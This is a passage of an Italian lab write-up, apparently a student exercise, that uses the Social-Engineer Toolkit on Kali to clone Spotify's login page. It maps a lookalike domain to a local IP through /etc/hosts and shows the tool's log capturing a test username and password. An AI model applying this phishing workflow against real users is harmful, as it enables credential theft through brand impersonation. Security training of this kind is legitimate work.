
* Check that Firefox has permission to access the web (you might be connected but behind a firewall)

[sudo] password for kali:

Bisogna andare nella repository /etc e modificare il file hosts con i privilegi d'amministratore.




Qui bisognerà aggiungere l'indirizzo ip (in questo caso 10.0.2.15) e l'URL (www.spotify-promo-secure.com), con ciò abbiamo creato un DNS locale per accedere alla pagina tramite l'URL.



Inserendo L'URL "www.spotify-promo-secure.com" invece dell'indirizzo ip si riuscirà ad accedere alla pagina.

Ora per testare se si riesca a fare l'acquisizione dei dati ho inserito come username "prova@gmail.com" e come password "Babilonia".



Cliccando su Accedi si torna sul tool di SET per vedere se l'acquisizione ha avuto successo:

```
[*] Cloning the website: https://accounts.spotify.com/it/login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this cap
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [11/Jan/2025 07:29:36] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 07:33:07] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 08:55:18] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:55:18] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:55:32] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 08:56:59] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 08:57:27] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:02:47] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:06:34] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:07:20] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [11/Jan/2025 09:08:58] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:08:59] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:09:02] "GET /it/login HTTP/1.1" 404 -
10.0.2.15 - - [11/Jan/2025 09:09:12] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=prova@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Babilonia
PARAM: continue=http://www.spotify-promo-secure.com/it/status
PARAM: recaptchaToken=HFNTI4Jkscd1ZGEgINGxgcGlJkT3lOFU5kaGB7RG1nOEdwISlWYxQoTzISDGgYdmdcXEEuUUFLHAcJK19lMHR
HGhluBgQkKCQNPXBhFzAkLQp4HhNhVcc6AAsLBV0aGx5cQhoZL1NpPjU5Ni4Xe2oyVnhPUtuAlMSQhLMXB8JHRI4Fg0-ARw4TD88TzMvC0
1hfmQORHxnSQ
PARAM: flowCtx=42706397-9bb6-4f1d-9a57-e11be5e6f1eb:1736620110
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Come da evidenziato la cattura è stata eseguita e il tool ci riporta l'username = prova@gmail.com e la password = Babilonia.